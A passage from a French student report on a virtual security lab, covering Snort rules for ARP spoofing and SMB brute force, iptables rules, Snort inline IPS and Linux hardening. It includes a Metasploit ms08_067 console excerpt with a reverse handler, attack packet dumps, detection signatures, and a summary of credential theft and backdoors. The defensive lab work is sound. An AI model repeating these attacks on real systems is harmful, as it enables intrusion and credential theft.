alert ( msg: "ARPSPOOF_ARP_CACHE_OVERWRITE_ATTACK"; sid: 4; gid: 112;
rev: 1; metadata: rule-type preproc ; classtype:bad-unknown; )
```

Configuration du fichier snort.conf

Nous allons d'abord inclure la règle précédente dans le fichier **snort.conf** (**#step7 : costumize your rule set**) :

```
Include $RULE_PATH/testarp.rules
```

Ensuite il faudra aussi ajouter les lignes suivantes dans le même fichier**.**

```
preprocessor arpspoof: -unicast

preprocessor arpspoof_detect_host:192.168.0.10 00:0c:29:83:0e:3f

preprocessor arpspoof_detect_host:192.168.0.20 00:0c:29:de:d1:cb
```

```
preprocessor arpspoof_detect_host:192.168.0.128 00:0c:29:f8:6c:e0
```

Elles permettront de configurer **l'arpspoof preprocessor** afin de générer des alertes au cas où les associations adresse IP/adresse MAC ne seraient pas respectées**,** mais aussi en cas d'anomalie dans les **requêtes unicast.**

Visualisation des alertes

Après lancement du Snort en mode IDS, une attaque du type ARP Spoofing déclenchera les alertes suivantes :

```
10/04-18:15:16.075394  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:16.075930  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:16.092827  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3]
ICMP} 192.168.0.10 -> 192.168.0.20
10/04-18:15:17.090726  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:17.091385  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:18.102485  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:18.103092  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:19.115075  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:19.115116  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:20.126536  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:20.127320  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:30.138775  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:30.139288  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:40.150636  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/04-18:15:40.151190  [**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
```

Figure 71 : Détection de l'ARP spoof

Autre technique de défense

Pour éviter ce type d'attaque une méthode connue, mais très lourde de déploiement (en particulier pour un gros réseau), consiste à fixer les associations adresses IP/adresses MAC de manière statique dans les caches ARP. Ainsi les passerelles par défaut et les serveurs importants sont renseignés de manière définitive dans le cache ARP. Nous utiliserons la commande suivante :

```
#sudo arp –s adresse_IP adresse_MAC
```

Ainsi nous obtenons les caches ARP suivantes :

- machine IDS UBUNTU

```
koko@koko-virtual-machine:~$ arp -a
? (192.168.0.128) at 00:0c:29:f8:6c:e0 [ether] PERM on br0
? (192.168.0.20) at 00:0c:29:de:d1:cb [ether] PERM on br0
? (192.168.0.10) at 00:0c:29:83:0e:3f [ether] PERM on br0
```

Figure 72 : Cache ARP de UBUNTU

- machine WINDOWS SERVER

```
C:\Documents and Settings\Administrateur>arp -a

Interface : 192.168.0.10 --- 0x10003
  Adresse Internet      Adresse physique      Type
  192.168.0.2           00-00-00-00-00-00     non valide
  192.168.0.9           00-0c-29-fa-98-f5     statique
  192.168.0.20          00-0c-29-de-d1-cb     statique
  192.168.0.128         00-0c-29-f8-c6-e0     statique
```

Figure 73 : Cache ARP de windows server

- machine cliente XP

```
C:\Documents and Settings\Administrateur>arp -a

Interface : 192.168.0.20 --- 0x10003
  Adresse Internet      Adresse physique      Type
  192.168.0.9           00-0c-29-fa-98-09     statique
  192.168.0.10          00-0c-29-83-0e-3f     statique
  192.168.0.128         00-0c-29-f8-6c-e0     statique
```

Figure 74 : Cache ARP de windows XP

Les associations adresses IP/adresses MAC étant à présent fixées, une attaque du type ARP spoofing ne pourra pas aboutir.

V.2. Le pare-feu

V.2.1.Les commandes iptables

Syntaxe générale d'une commande.- Une commande de l'interface de netfilter se présente sous la forme suivante :

```
iptables [-t table] command [match] [target/jump]
```

Le nom de la table est **raw**, mangle, **nat** ou **filter**. Par défaut il s'agit de **filter**,

Si tous les critères (spécifiés par le paramètre **match**) sont rencontrés alors l'instruction (spécifiée par le paramètre target/jump) est exécutée.

La description de l'ensemble des commandes disponibles se retrouve, de façon usuelle, grâce à la commande: **man iptables**

V.2.2.Gestion des chaînes

V.2.2.a. Politique de filtrage

Comme nous l'avons vu ci-dessus, par défaut il n'y a aucun filtrage, c'est-à-dire que toutes les trames sont acceptées, reroutées et envoyées.

On peut filtrer finement, soit par l'adresse IP, soit par le port. Une première étape est de choisir la politique de filtrage :

- Si on rejette peu d'éléments, le mieux est de commencer par tout accepter, puis d'indiquer individuellement ce que l'on n'accepte pas.
- Si on est très précautionneux et que l'on rejette beaucoup, le mieux est de commencer par tout rejeter, puis d'indiquer individuellement ce que l'on accepte.
- Dans un cas médian, on choisit l'une ou l'autre de ces politiques, plus ou moins au hasard.

Pour choisir la politique de filtrage, on utilise la commande :

```
iptables -P chain policy
```

Où **chain** est le nom d'une chaıne et **policy** l'une des deux valeurs **ACCEPT** (pour tout accepter sauf ce qui sera explicitement rejeté) ou **DROP** (pour tout rejeter sauf ce qui sera explicitement accepte).

V.2.2.b. Ajouter une règle

Une fois la politique choisie, on peut ajouter des règles aux chaines pour affiner notre filtrage grâce à la commande :

```
iptables -A chain [match][target/jump]
```

Avec **-A** pour append, qui ajoute la règle à la fin de la liste. Il faut faire attention sur le fait que l'ordre dans la liste peut être important.

Le problème est que en bloquant tout par défaut, même l'interface locale (loopback, par exemple utilisée le module ACID) est bloquée. On a donc intérêt à insérer au tout début la règle suivante qui permet de libérer cette interface :

```
#iptables -A INPUT -i lo -j ACCEPT
```

V.2.2.c. Filtrages généraux

Un filtrage général permet d'accepter (ou de rejeter) :

- tous les paquets d'une interface réseau donnée (en entrée ou en sortie) :

```
iptables -A chain -i interface [jump]
iptables -A chain -o interface [jump]
```

Pour la première règle, la chaıne ne peut être qu'INPUT, FORWARD et PREROUTING et pour la seconde qu'OUTPUT, FORWARD et POSTROUTING.

- une adresse IP source ou destination donnée :

```
iptables -A chain -s interface [jump]
iptables -A chain -d interface [jump]
```

L'adresse peut également utiliser un masque CIDR, par exemple 192.168.0.0/24 ou un masque, par exemple 192.168.0.0/255.255.255.0 pour obtenir le même effet que précédemment.

- un protocole donné :

```
iptables -A chain -p protocol [jump]
```

Le protocole est TCP, UDP ou ICMP ou l'un de ceux spécifiés dans **/etc/protocols**. On peut utiliser une valeur entière, par exemple **1** pour ICMP.

V.2.2.d. Mise en exécution

Nous allons à présent mettre en exécution notre pare-feu Netfilter-iptables sur notre plateforme Simusec.

Tout d'abord nous allons choisir une politique de filtrage. Le mieux adapté à notre cas est de commencer par tout accepter, puis d'indiquer individuellement ce que l'on n'accepte pas.

Vérifions tout d'abord l'état du pare-feu avec comme précédemment la commande **iptables –L** :




Figure 75 : Etat de Iptables

Nous constatons que le pare-feu laisse tout passer (**policy ACCEPT**) quel que soit la direction, c'est-à-dire pour chacune des trois chaınes par défaut (**INPUT**, **OUTPUT** et **FORWARD**) de la

table **filter**. Nous pouvons maintenant écrire des règles pour bloquer des trafics spécifiques.

Cas du buffer overflow

L'analyse des traces effectuée plus haut avec le Snort nous a permis de connaitre informations relatifs à cette attaque notamment les adresses IP source et destination, le port de destination, le protocole concerne entre autres. A partir de notre pare-feu nous pouvons empêcher tout trafic de ce type d'arriver au niveau du serveur. Pour cela ajoutons la règle suivante à la table filter:

```
koko@koko-virtual-machine:~$ sudo iptables -A FORWARD -p tcp -s 192.168.0.128 -d 192.168.0.10 --dport 445
-j REJECT
```

Figure 76 : ajout de règle

Elle permet de rejeter tous les paquets tcp passant à travers le pare-feu et venant de la machine attaquante (192.168.0.128) à destination du serveur (192.168.0.10) sur le port 445. Elle retourne en plus un message à l'émetteur du paquet (l'attaquant) indiquant que le paquet a été bloqué.

Vérifions que notre règle a bien été ajouté à la table :

```
koko@koko-virtual-machine:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
REJECT     tcp  --  192.168.0.128       192.168.0.10        tcp dpt:microsoft-ds reject-with icmp-port-u
nreachable

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Figure 77 : vérification des règles iptables

Ainsi l'attaque du buffer overflow sur le serveur sera rejettée par le pare-feu. Voici un aperçu de la machine attaquante au moment de l'attaque :

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.128:4444
[-] Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by
 the remote host (192.168.0.10:445).
msf  exploit(ms08_067_netapi) >
```

Figure 78 : tentative d'intrusion avec metasploit soldée par un échec

V.3. Le système de prévention d'intrusion

Les outils les plus populaires servant à protéger les réseaux informatiques contre les attaques des cybers pirates sont les pare-feu et les systèmes de détection d'intrusions (IDS). Tandis que le fonctionnement des pare-feu consiste à contrôler les paquets arrivants vers le réseau, les systèmes de détection d'intrusions analysent le contenu de ces paquets et au moment où une irrégularité ou une information caractéristique pour l'attaque est détectée, ils donnent l'alerte. Pourtant, le niveau de sécurité atteint par le biais de cette technique n'est pas satisfaisant, ce qui pose pas mal de problèmes sécuritaires.

Une solution très efficace pour pallier à ces problèmes est le système de prévention d'intrusions **IPS** (en anglais **Intrusion Prevention System**) qui intègre le pare-feu et le système de détection d'intrusion (**IDS**). Les systèmes IPS sont implantés dans le réseau de la même façon que les pare-feu de façon à ce que toutes les données envoyées sur le réseau passent par celui. L'IPS analyse ces données du point de vue des propriétés caractéristiques des types d'attaque connus et en fonction de leur classification, il les laisse passer ou les bloquent.

Ainsi, sur notre plateforme SIMUSEC, le cœur de notre IPS sera le programme open source Snort IDS en version 2.9.4.6.

V.3.1.Configuration de snort_inline

L'installation de Snort étant standard, nous allons, pendant la configuration du paquet, ajouter l'option ***--enable-inline***, qui permettra au programme de travailler en mode inline. Ainsi, Snort pourra être situé sur le chemin des paquets. La configuration, la compilation et l'installation du programme sont effectuées au moyen des commandes suivantes :

```
$ ./configure --enable-inline
$ make
# make install
```

V.3.2.Configuration d' IPTABLE

Avant d'exécuter snort_inline il faut lancer le module d'IPTABLES «**ip_queue**» :

```
#modprobe ip_queue
```

On peut vérifier l'exécution de ce module avec la commande **:**

```
#lsmod | grepip_queue
```

Ce qui va activer la file d'attente d'iptable dans laquelle snort_inline va effectuer ces traitement sur les paquets. On peut vérifier la redirection du trafic avec la commande **:**

```
#iptables –L
```

Configurons l'iptables de façon à ce que les paquets passent à travers Snort :

```
# iptables -P FORWARD DROP
# iptables -A FORWARD -j QUEUE
```

Pour diriger les données envoyées via le réseau vers un programme dans l'espace utilisateur, nous avons utilisé la commande suivante **: iptables -A FORWARD –j QUEUE.** Elle embrasse le flux de données entier. En résultat, tous les paquets passant par l'IPS seront analysés. Mais nous pouvons observer seulement les connexions choisies. Par exemple, si nous voulons que Snort n'effectue la recherche que dans les paquets envoyés vers les serveurs Web, nous pouvons utiliser la commande

```
iptables -A FORWARD -p tcp --dport 80 –j QUEUE.
```

Nous pourrons exploiter aussi trois nouveaux types de règles– disponibles uniquement en version ***inline*** définissant les actions entreprises par Snort au moment du lancement d'une signature. Ce sont :

• **drop** : Snort enregistrera le fait de l'apparition du paquet qui correspond à la signature et enverra à l'iptables le signal de refus.
• **sdrop** : le paquet sera refusé, mais l'information sur ce fait ne sera pas enregistrée.
• **reject** : le paquet sera refusé et enregistré et la connexion interrompue (RST en cas du protocole TCP) ou le paquet ICMP Port Unreachable sera envoyé (en cas du protocole UDP).

V.3.3.Configuration des règles

L'action par défaut entreprise par Snort pour toutes les règles consiste à enregistrer l'attaque détectée et générer des alertes (directive **alert**). Étant donné que nous avons l'intention de bloquer

ces attaques, nous devons modifier toutes les règles, en changeant l'action **alert** en **drop**. Pour ce faire, allons dans le répertoire ***/etc/snort/rules*** et tapons la commande :

```
$ for f in `ls *.rules` ;\
  do  sed s/^alert/drop/g \
  $f > ${f}.new ; \
  mv ${f}.new $f ; \
  done
```

V.3.4.Phase test : attaque du brute force

Pour la détection des traces nous lançons snort en mode ***sniffer avec affichage du contenu*** des paquets.

```
#Sudo snort –vde
```

Les traces suivantes seront observées :

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/15-20:35:15.879293 192.168.0.128:54072 -> 192.168.0.10:445
TCP TTL:64 TOS:0x0 ID:5818 IpLen:20 DgmLen:177 DF
***AP*** Seq: 0xE5838154  Ack: 0x46F2E9BA  Win: 0x721  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1005894 36190
00 00 00 79 FF 53 4D 42 73 00 00 00 00 08 01 40  ...y.SMBs......@
00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 37  ...............7
00 00 01 00 0D FF 00 00 00 FF FF 02 00 3C 7D 00  .............<}.
00 00 00 18 00 00 00 00 00 00 00 50 00 00 00 3C  ...........P...<
00 2B 89 76 8F A4 87 C4 07 31 88 9F 16 5C 51 6B  .+.v.....1...\Qk
B3 11 22 33 44 55 66 77 88 61 64 6D 69 6E 69 73  .."3DUfw.adminis
74 72 61 74 65 75 72 00 6C 6F 63 61 6C 68 6F 73  trateur.localhos
74 00 55 6E 69 78 00 53 61 6D 62 61 00           t.Unix.Samba.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 79 : analyse des traces du bruteforce

Analyse des traces

- A partir des traces nous pouvons observer entre autres :
- l’adresse source des paquets :192.168.0.128
- L’adresse de destination : 192.168.0.10
- le numéro du port de destination : 445

- le protocole concerne : TCP
- le contenu du paquet: les chaines ‘’SMBs’’, ’’3DUfw.administrateur.localhost.Unix.Samba’’, entre autres.
- Le TTL(time to live) :64
- Le ID: 5818

Définition de la règle

L’analyse des traces étant faite, nous pouvons à présent écrire la règle qui nous permettra de visualiser des alertes en cas d’attaque de ce type.

```
drop tcp 192.168.0.128 any -> 192.168.0.10 445 (msg:"ALERTE ATTAQUE PAR BRUTE FORCE";  sid:1000006;  ttl:64;content:"SMBs";  content:"administrateur"; content:"localhost"; content:"Unix"; content:"Samba";)
```

Cette règle enverra un signal de refus a l’iptables au cas où un paquet TCP avec comme adresse source 192.168.0.128, comme adresse de destination 192.168.0.10, comme numéro de port source 445 et contenant les chaines : ‘SMBs’, ‘administrateur’, ‘localhost’, ‘Unix’, ‘Samba’ serai détecté sur le réseau.

configuration du fichier snort.conf

Ici la seule chose à faire sur le fichier snort.conf c’est d’inclure le fichier contenant la règle précédente (**bruteforce.rules**).

```
Include $RULE_PATH/bruteforce.rules
```

Lancement de l’attaque

Lançons maintenant Snort en mode inline (option -Q). La configuration est téléchargée à partir du fichier **/etc/snort/snort.conf** (-c), et les journaux sont sauvegardés dans le répertoire /var/log/snort.

```
# snort –Q -c /etc/snort/snort.conf  –l  /var/log/snort  –v
```

Snort est ainsi lancé. Testons a présent l’attaque par dictionnaire.

Voici un aperçu sur l’écran de l’attaquant montrons un échec de l’attaque :




Figure 80 : échec de l'attaque par brute force

Il peut arriver aussi que l'attaquant, par un autre moyen (exemple : social engineering) arrive à trouvé le mot de passe. Dans ce cas nous devons avoir une règle qui pourra bloquer les paquets qui seront envoyés par la suite pour exploiter le mot de passe.

Définissons la règle suivante pour parer à une telle éventualité :

```
drop tcp 192.168.0.128 any -> 192.168.0.10 445 (msg:"ATTAQUE PAR BRUTE FORCE";
flow:established,to_server;  content:"|00|";  depth:1;  content:"|FF|SMBu";
within:5;  distance:3;  content:"ADMIN|24  00|";  distance:2;  nocase;
classtype:protocol-command-decode; sid:1000010; rev:7;)
```

De ce fait, l'accès au server avec le module meterpreter n'aboutira pas. Voici un aperçu sur la machine de l'attaquant :




Figure 81 : accès par SMB échouée

V.4. Le renforcement des configurations

V.4.1.Activation des mécanismes de protection du système d'exploitation

Afin d'améliorer la capacité de résistance du pare-feu aux attaques réseau, le système d'exploitation Linux offre un certain nombre de mécanismes de protection prédéfinis. Ces mécanismes doivent être activés en modifiant des paramètres du noyau dans le système de fichier **/proc**. Suivant la distribution utilisée, ces modifications s'effectuent soit en éditant le fichier **/etc/sysctl.conf**, soit par lignes de commande.

Voici un exemple du fichier **/etc/sysctl.conf** :

```
# Fichier : /etc/sysctl.conf
# Protection contre l'usurpation d'adresse IP
net/ipv4/conf/all/rp_filter = 1
# Autoriser la journalisation des paquets ayant une adresse IP mal formée
net/ipv4/conf/all/log_martians = 1
# Interdire les redirections
net/ipv4/conf/all/send_redirects = 0
# Interdire les paquets dont la source a été routée
net/ipv4/conf/all/accept_source_route = 0
# Interdire les redirections ICMP
net/ipv4/conf/all/accept_redirects = 0
# Activer la protection contre les dénis de service
net/ipv4/tcp_syncookies = 1
# Interdire les réponses au ping broadcast
net/ipv4/icmp_echo_ignore_broadcasts = 1
# Autoriser le routage IP (requis pour faire de la NAT)
net/ipv4/ip_forward = 1

Ou pour toutes les interfaces existantes ou futures, en ligne de commande :

for f in /proc/sys/net/ipv4/conf/*/rp_filter; do
echo 1 > $f
done
```

```
# Interdire les réponses au ping broacast
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
# Activer la protection contre les mauvais messages d'erreur
echo 1 > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses
# Interdire les redirections ICMP
for f in /proc/sys/net/ipv4/conf/*/accept_redirects; do
echo 0 > $f
done
for f in /proc/sys/net/ipv4/conf/*/send_redirects; do
echo 0 > $f
done
# Interdire les paquets dont la source a été routée
for f in /proc/sys/net/ipv4/conf/*/accept_source_route; do
echo 0 > $f
done
# Journaliser les paquets usurpés, les paquets dont la source a été routée, les
paquets
# redirigés
for f in /proc/sys/net/ipv4/conf/*/log_martians; do
echo 1 > $f
done
```

V.4.2.Journalisation et sécurisation du journal d'audit

La journalisation est nécessaire sur un pare-feu, afin de pouvoir auditer en cas de problème soit fonctionnel, soit de sécurité. Cependant, afin de ne pas surcharger les journaux et créer un déni de service sur le système, la journalisation doit être effectué avec la concordance **limit**.

Les commandes suivantes permettent d'enregistrer tous les paquets dans le fichier **/var/log/messages**.

```
# Enregistre tous les paquets dans /var/log/messages
iptables -A OUTPUT -m limit --limit 2/s  -j LOG
iptables -A INPUT -m limit --limit 2/s   -j LOG
iptables -A FORWARD -m limit --limit 2/s   -j LOG
```

V.4.3.Protections contre des attaques spécifiques

V.4.3.a. Règles d'anti-spoofing

Cette ligne permet de se prémunir contre les attaques de spoofing IP sur l'interface externe eth0:

```
iptables –t filter –A FORWARD –i eth0 –s 192.168.0.0/24 –m state --state NEW –j DROP
```

V.4.3.b. Protection contre les scans de port

Cette ligne de commande permet de se protéger des serveurs distants contre des scans de port:

```
iptables -A FORWARD -p tcp --tcp-flags SYN,ACK,FIN,RST RST -m limit --limit 1/s -j ACCEPT
```

V.4.3.c. Protection contre le ping de la mort

Cette ligne de commande permet de protéger les serveurs distants contre une attaque de ping de la mort :

```
iptables -A FORWARD -p icmp --icmp-type echo-request -m limit --limit 1/s -j ACCEPT
```

V.4.3.d. Optimisation de la taille des paquets

Cette ligne de commande permet d'optimiser la taille des paquets :

```
iptables -A FORWARD -p tcp --tcp-flags SYN,RST SYN -j TCPMSS -o eth0 --clamp-mss-to pmtus
```

VI. Conclusion

Ce projet de mise en place d'une plateforme d'entrainement à la sécurité informatique est le fruit de la collaboration de deux groupes : l'un chargé de la mise en place des attaques informatiques et l'autre des mesures de défense appropriées. Il a permis de déployer un environnement virtuel (simulant un réseau local constitué de plusieurs machines), sur lequel ont été réalisés des scénarios d'attaque et de défense informatique. Les types d'attaque informatique qui ont été réalisés sont parmi les plus rencontrés dans les situations réelles à savoir l'attaque de l'homme du milieu par détournement du trafic réseau, l'attaque par intrusion exploitant les failles des systèmes cibles, l'attaque par brute force forçant l'authentification des services. Ces attaques ont été menées à l'aide de la distribution Linux Backtrack (contenant une panoplie d'outils d'attaque) très utilisée pour les audits de sécurité. L'attaque de l'homme du milieu a permis l'interception de mots de passe transitant sur le réseau (à base de l'outil Ettercap) et l'usurpation d'un site web de messagerie (à base de l'outil Social Engeenering Toolkit) afin de prélever les informations de connexion des clients. L'attaque par intrusion (avec le Framework Metasploit) et l'attaque par brute force (avec Medusa) ont permis la prise de contrôle d'une machine cible afin d'y prélever des informations importantes, de mettre en place des dispositifs d'écoute, des portes dérobées etc…. Il est à noter que cette phase d'attaque a été précédée de la phase d'analyse et de découverte du réseau. Cette dernière a permis de recueillir toutes les informations (sur les cibles) utiles à la réalisation des attaques (grâce au scanner Nmap et à l'outil d'analyse de vulnérabilités Nessus).

Suite à ces attaques et à la compréhension de leurs modes de fonctionnement, des outils de défense ont étés déployés. Ainsi la mise en place d'un système de détection d'intrusion (dans notre cas l'IDS SNORT) qui a pour fonction l'écoute du trafic et la détection des attaques par l'analyse des paquets échangés, a permis la détection de l'attaque par intrusion (sur la base des signatures suspectes des paquets transmis) et de l'attaque par Man In The Middle (sur la base de la détection des références non conformes entre adresse physique et adresse IP dans le trafic). L'IDS est capable de détecter mais pas de bloquer le trafic suspect. Pour pallier à cela, il a alors été combiné au pare feu (Netfilter) afin de jouer le rôle de système de prévention d'intrusion (mode SNORT INLINE). L'IPS

a été utilisé pour détecter et bloquer l'attaque par brute force.

La mise en place de la plateforme de test n'a pas été facile étant donné qu'il a fallu faire le choix de l'architecture réseau appropriée, des types de système à utiliser, des services à mettre en place. Les difficultés au niveau des attaques ont été de parcourir une documentation diversifiée afin de fournir des scénarios d'attaque pertinents et réalistes, de résoudre les nombreux bugs des outils d'attaque utilisés. Du côté de la défense, le paramétrage et la maîtrise de l'outil de détection/prévention d'intrusion ont nécessité beaucoup de temps étant donné qu'il y'a eu des problèmes de compatibilité avec la distribution Linux hôte (version de Ubuntu avec le mode Inline de SNORT) et que la gestion des modules et le paramétrage des règles d'alerte n'étais pas facile à maîtriser.

Ce projet a été très instructif puisqu'il touche un domaine passionnant mais dont nous avions peu de notions dès le départ. Bien qu'il existe une multitude d'autres moyens d'attaque et de défense nous nous sommes limités à quelques-uns du fait qu'il fallait beaucoup de temps pour maitriser ces concepts d'attaque et de défense et ensuite les déployer avec succès. Ainsi nous avons comme perspectives à l'avenir, l'étude d'attaques comme les attaques par dénis de service, par ingénierie sociale, par des logiciels malveillants (vers, virus, trojans) et l'étude des moyens de défense comme les anti-logiciels malveillants, les connexions sécurisées (VPN, SSL) , les moyens d'authentification centralisés (comme les infrastructures à clé publique PKI), les outils de contrôle de contenu (contrôle d'intégrité) et les méthodes de durcissement permettant de renforcer les mesures de sécurité standards.

Bibliographie

Partie Attaque informatique

[1] Susan YOUNG AND Dave AITEL. *"The Hacker's Handbook - The Strategy behind Breaking into and Defending Networks"*

[2] Stuart Mc CLURE - Joel SCAMBRAY - George KURTZ . *"Hacking Exposed ™ 6: Network security secrets and solutions"*

[3] Cédric LLorens - Laurent LEVIER - Denis VALOIS. *"Tableaux de bord de la sécurité réseau"*

[4] Nicolas Dubée *"Les. Buffer overflows: Définition, Mise en évidence du problème, Solutions"*

[5] Offensive Security. *"PWB v3 & 3.2 Lab Guide"*

Partie Défense informatique

[6] Bernard Boutherin, Benoit Delaunay *"Linux sécurise un réseau 3 e éditions"*

[7] Laurent Bloch, Christophe Wolfhugel *"Sécurité informatiquePrincipes et méthodes"*

[8] Rafeeq Ur Rehman *"Intrusion Detection Systems with SnortAdvanced IDS Techniques Using Snort, Apache, MySQL, PHP, and ACID"*

[9] SECURINETS - Club de la sécurité informatique INSAT-"*Atelier IDS Snort Outil de Détection d'intrusion"*

[10] Julien Lecubin *"Installation de l'IDS SNORT"*

[11] The Snort Project *"SNORT User's Manual"*

[12] Oskar Andreasson *"Iptables Tutorial 1.1.9"*

[13] OPPIDA/DOC/2009/AUA/534/1.4 *"Guide de configuration Netfilter-iptables"*

Webographie

Partie Attaque informatique

[14] https://www.crashdump.fr/securite/arp-spoofing-arp-cache-poisoning-59/

[15] http://korben.info/medusa-un-brute-forcer-tentaculaire.html

[16] http://fr.wikipedia.org/wiki/Snort

[17] http://www.lestutosdenico.com/outils/nessus-scanner-de-reseaux

[18] http://www.offensive-security.com/metasploit-unleashed/Main_Page

[19] http://fr.wikipedia.org/wiki/Dépassement_de_tampon

[20] http://fr.wikipedia.org/wiki/Injection_SQL

[21] http://fr.wikipedia.org/wiki/Cross-site_scripting

[22] http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_(SET)

[23] http://openmaniak.com/fr/ettercap_arp.php

[24] http://www.trainsignal.com/blog/create-a-team-in-vmware-workstation

[25] http://www.porciello.com/inventel/ipfixe.htm

Partie défense informatique

